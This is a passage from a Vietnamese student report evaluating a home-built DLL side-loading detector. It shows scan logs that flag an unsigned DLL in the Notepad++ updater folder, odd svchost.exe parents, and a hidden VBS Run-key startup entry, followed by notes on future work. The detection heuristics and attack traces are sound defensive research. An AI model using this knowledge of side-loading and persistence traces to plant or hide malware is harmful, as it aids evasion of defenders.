
Trong quá trình thực nghiệm, công cụ đã được triển khai và kiểm thử trên một hệ thống Windows với nhiều kịch bản khác nhau nhằm đánh giá hiệu quả phát hiện mối đe dọa. Khi sử dụng chức năng --scan-static trên thư mục chứa các tệp thực thi của phần mềm

Notepad++, công cụ đã phát hiện được file DLL giả mạo không có chữ kí số và cảnh báo đến người dùng.




Hình 18. Thực hiện quét tĩnh theo đường dẫn cho trước

Kết hợp với tùy chọn `--use-virustotal`, kết quả cảnh báo nghiêm trọng khi file DLL giả mạo được 14/76 engine đánh giá là độc hại.




Hình 19. Thực hiện quét tĩnh kết hợp với VirusTotal

Với tùy chọn `--scan-processes`, hệ thống đã xác định được các tiến trình `svchost.exe` có cha không hợp lệ và phát hiện tiến trình `GUP.exe` đang nạp các DLL từ thư mục người dùng, điều này trùng khớp với kỹ thuật DLL side-loading trong các chiến dịch tấn công đã biết.




Hình 20. Thực hiện quét processes

Khi quét theo tên và PID cụ thể (*--scan-by-name* và *--scan-pid*), các DLL liên quan đã được liệt kê chi tiết và gửi tới VirusTotal để kiểm tra, trong đó DLL giả mạo được nhóm tạo đã bị đánh dấu độc hại bởi hơn công cụ.




Hình 21. Quét theo tên tiến trình trình được cung cấp (1)




Hình 22. Quét theo tên tiến trình được cung cấp (2)

Chức năng `--scan-registry` cũng chứng minh hiệu quả khi phát hiện một mục khởi động ẩn chứa tập lệnh VBS trong thư mục APPDATA. Khi phát hiện những đường dẫn khả nghi, công cụ cho phép người dùng thực hiện giữ hoặc xóa registry tương ứng




Hình 23. Thực hiện quét registry

Chế độ *-monitor* cho phép phát hiện tiến trình độc hại trong thời gian thực, giúp cảnh báo sớm các hành vi bất thường ngay khi chúng khởi chạy.



Hình 24. Thực hiện chức năng monitor

Khi phát hiện tiến trình đáng nghi, công cụ sẽ hiển thị một cửa sổ thông báo đến người dùng thay vì ghi log thông thường vì điều này sẽ giúp người dùng phát hiện tấn công sớm hơn trong quá trình sử dụng máy tính. Sau đó công cụ cũng sẽ tự động giết tiến trình độc hại để đảm bảo mã độc không được thực thi.



Hình 25. Chức năng monitor phát hiện tiến trình độc hại

Cuối cùng, tính năng *--full-scan* đã tổng hợp kết quả từ cả ba phương pháp quét, cung cấp báo cáo toàn diện và chính xác, hỗ trợ người dùng ra quyết định kịp thời.

```

Developer PowerShell
PS C:\Users\lovely\Downloads\DLL-Side-Loading-main\DLL-Side-Loading-main\detector\advanced_detector> python main.py --full-scan 'C:\Program Files\Notepad++\Updater' --use-virustotal
2025-06-12 10:08:24,704 - WARNING - WARNING: Script is not running with Administrator privileges. Some scans (e.g., certain process details, system-wide DLL listing, process termination) might be limited or fail.
2025-06-12 10:08:24,705 - WARNING - Script not running as Administrator. Functionality may be limited.
2025-06-12 10:08:24,708 - INFO - VirusTotal API Key has been set/updated.
2025-06-12 10:08:24,709 - INFO - VirusTotal scanning enabled. API Key: *****3d12
2025-06-12 10:08:24,710 - INFO - Starting DLL Side-Loading Attack Detector at 2025-06-12 10:08:24
2025-06-12 10:08:24,710 - INFO - Command line arguments: ['main.py', '--full-scan', 'C:\Program Files\Notepad++\Updater', '--use-virustotal']
2025-06-12 10:08:24,711 - INFO - Starting Full Scan. Static Path: C:\Program Files\Notepad++\Updater
2025-06-12 10:08:24,711 - INFO - Full Scan initiated. Static Path: C:\Program Files\Notepad++\Updater
2025-06-12 10:08:24,712 - INFO - Starting static scan of folder: C:\Program Files\Notepad++\Updater
2025-06-12 10:08:24,713 - INFO - Statically scanning file: C:\Program Files\Notepad++\Updater\gup.dll
2025-06-12 10:08:24,719 - INFO - File C:\Program Files\Notepad++\Updater\gup.dll has a digital signature.
2025-06-12 10:08:24,722 - INFO - Querying VirusTotal for file: C:\Program Files\Notepad++\Updater\gup.dll (hash: 61a250305d73be4a5b3e0444ade9df61246cb47af5a6f049567c0ea3870fe8)
2025-06-12 10:08:27,722 - INFO - File C:\Program Files\Notepad++\Updater\gup.dll reported as CLEAN by VirusTotal.
2025-06-12 10:08:27,723 - INFO - Statically scanning file: C:\Program Files\Notepad++\Updater\GUP.exe
2025-06-12 10:08:27,728 - INFO - File C:\Program Files\Notepad++\Updater\GUP.exe has a digital signature.
2025-06-12 10:08:27,731 - INFO - Querying VirusTotal for file: C:\Program Files\Notepad++\Updater\GUP.exe (hash: a7866306001b9aa2a6d1716c288b31b8e3071dc2c2dc5e4a1f8be6d8e7537e3)
2025-06-12 10:08:30,364 - INFO - File C:\Program Files\Notepad++\Updater\GUP.exe reported as CLEAN by VirusTotal.
2025-06-12 10:08:30,365 - INFO - Statically scanning file: C:\Program Files\Notepad++\Updater\libcurl.dll
2025-06-12 10:08:30,431 - WARNING - File C:\Program Files\Notepad++\Updater\libcurl.dll is not digitally signed.
2025-06-12 10:08:30,432 - INFO - Querying VirusTotal for file: C:\Program Files\Notepad++\Updater\libcurl.dll (hash: db2e68f8c2990abe0ad3af38263ecc47926f23536dd53b90919ddb554ec60c9a)
2025-06-12 10:08:33,557 - INFO - File hash db2e68f8c2990abe0ad3af38263ecc47926f23536dd53b90919ddb554ec60c9a not found on VirusTotal.
2025-06-12 10:08:33,559 - INFO - File C:\Program Files\Notepad++\Updater\libcurl.dll not found on VirusTotal.
2025-06-12 10:08:33,559 - INFO - Starting scan of all running processes for GUP.exe -> svchost.exe pattern.
2025-06-12 10:08:46,003 - INFO - No active 'GUP.exe' processes found.
2025-06-12 10:08:46,004 - INFO - Starting scan for svchost.exe with non-standard parents.
2025-06-12 10:08:56,291 - WARNING - Suspicious: Cannot access parent of svchost.exe (PID: 9092). Parent PID: 9188 (possibly terminated or access denied).
2025-06-12 10:08:56,292 - ERROR - Error getting details for process 9092: process PID not found (pid=9188)
2025-06-12 10:08:56,298 - WARNING - Suspicious: Cannot access parent of svchost.exe (PID: 11968). Parent PID: 4136 (possibly terminated or access denied).
2025-06-12 10:08:56,299 - ERROR - Error getting details for process 11968: process PID not found (pid=4136)
2025-06-12 10:08:56,327 - WARNING - Suspicious: Cannot access parent of svchost.exe (PID: 14844). Parent PID: 9124 (possibly terminated or access denied).
2025-06-12 10:08:56,327 - ERROR - Error getting details for process 14844: process PID not found (pid=9124)
2025-06-12 10:08:56,329 - INFO - No svchost.exe processes with non-standard parents found.
2025-06-12 10:08:56,330 - INFO - No suspicious process activity found based on current criteria.
2025-06-12 10:08:56,330 - INFO - Scanning registry key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
2025-06-12 10:08:56,333 - WARNING - Suspicious startup entry "WindowsDriverHelper": VBS in APPDATA: C:\Users\lovely\AppData\Roaming\update.vbs
  
```

Hình 26. Thực hiện chức năng full-scan (1)

```

[ALERT] Suspicious Startup Entry:
Key Path: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value Name: WindowsDriverHelper
Value Data: C:\Users\lovely\AppData\Roaming\update.vbs
Reasons:
- Contains '.vbs'.
- VBS script located in APPDATA: C:\Users\lovely\AppData\Roaming\update.vbs
2025-06-12 10:08:56,339 - WARNING - Suspicious startup entry found: Name: 'WindowsDriverHelper', Data: 'C:\Users\lovely\AppData\Roaming\update.vbs...'
2025-06-12 10:08:56,339 - INFO - Full Scan completed.
2025-06-12 10:08:56,340 - INFO - DLL Side-Loading Attack Detector finished at 2025-06-12 10:08:56
2025-06-12 10:08:56,340 - INFO - Scan session finished. Log File: logs\detection_log_20250612_100824.log
PS C:\Users\lovely\Downloads\DLL-Side-Loading-main\DLL-Side-Loading-main\detector\advanced_detector>
  
```

Hình 27. Thực hiện chức năng full-scan (2)

Các kết quả trên cho thấy công cụ hoạt động ổn định, khả năng phát hiện cao và hỗ trợ hiệu quả trong việc giám sát cũng như phân tích an toàn hệ thống.

D. HƯỚNG PHÁT TRIỂN

1. Nhận xét tính ứng dụng của đề tài

Đề tài DLL Side-Loading thể hiện tính ứng dụng cao trong lĩnh vực an toàn thông tin, đặc biệt là trong công tác phát hiện và phân tích hành vi tấn ẩn danh sau khai thác. Kỹ thuật DLL Side-Loading là một kỹ thuật phổ biến mà các phần mềm độc hại sử dụng để ẩn mình trong tiến trình hợp lệ của hệ thống. Từ đó, né tránh được các công cụ phòng chống truyền thống.

Việc nghiên cứu và phát hiện DLL Side-Loading không chỉ tăng cường khả năng giám sát hành vi hệ thống mà còn hỗ trợ phát triển các cơ chế phòng thủ nâng cao dựa trên hành vi thay vì chỉ dựa vào chữ ký.

Từ góc độ học thuật, đề tài tạo điều kiện để người học hiểu sâu hơn về cơ chế nạp thư viện động trong Windows, quản lý tiến trình, registry và các kỹ thuật ẩn mã độc. Đây là nền tảng quan trọng cho việc xây dựng công cụ phân tích, phản ứng sự cố và phát triển kỹ thuật phòng thủ hiện đại. Với sự kết hợp giữa tính thời sự, giá trị thực tiễn và chiều sâu kỹ thuật, DLL Side-Loading là một hướng nghiên cứu vừa thiết thực vừa có ý nghĩa học thuật rõ ràng.

2. Hướng phát triển

Trong bối cảnh các kỹ thuật tấn công ngày càng tinh vi và khó phát hiện, đề tài DLL Side-Loading không chỉ giữ nguyên tính thời sự mà còn mở ra nhiều hướng phát triển có giá trị thực tiễn và nghiên cứu sâu rộng. Trong tương lai, đề tài có thể được phát triển theo nhiều hướng tiềm năng như sau:

- Ứng dụng học máy (machine learning): Kết hợp phân tích hành vi với các mô hình học máy để tự động phân loại tiến trình và thư viện bất thường, giảm phụ thuộc vào quy tắc thủ công và nâng cao khả năng phát hiện biến thể mới.
- Tích hợp với hệ thống EDR/SIEM: Kết nối công cụ phát hiện DLL Side-Loading với các nền tảng giám sát an ninh doanh nghiệp như EDR (Endpoint Detection and Response) hoặc SIEM (Security Information and Event Management) để hỗ trợ phản ứng tự động và phân tích tập trung.

- Phân tích kết hợp: Tích hợp khả năng sandbox để mô phỏng hành vi trong môi trường cách ly, từ đó đánh giá chính xác hơn mức độ rủi ro của từng thư viện được nạp.
- Tự động hóa và báo cáo thông minh: Phát triển hệ thống cảnh báo với giao diện trực quan, tích hợp phân tích log, mức độ nguy cơ và đề xuất hành động khắc phục.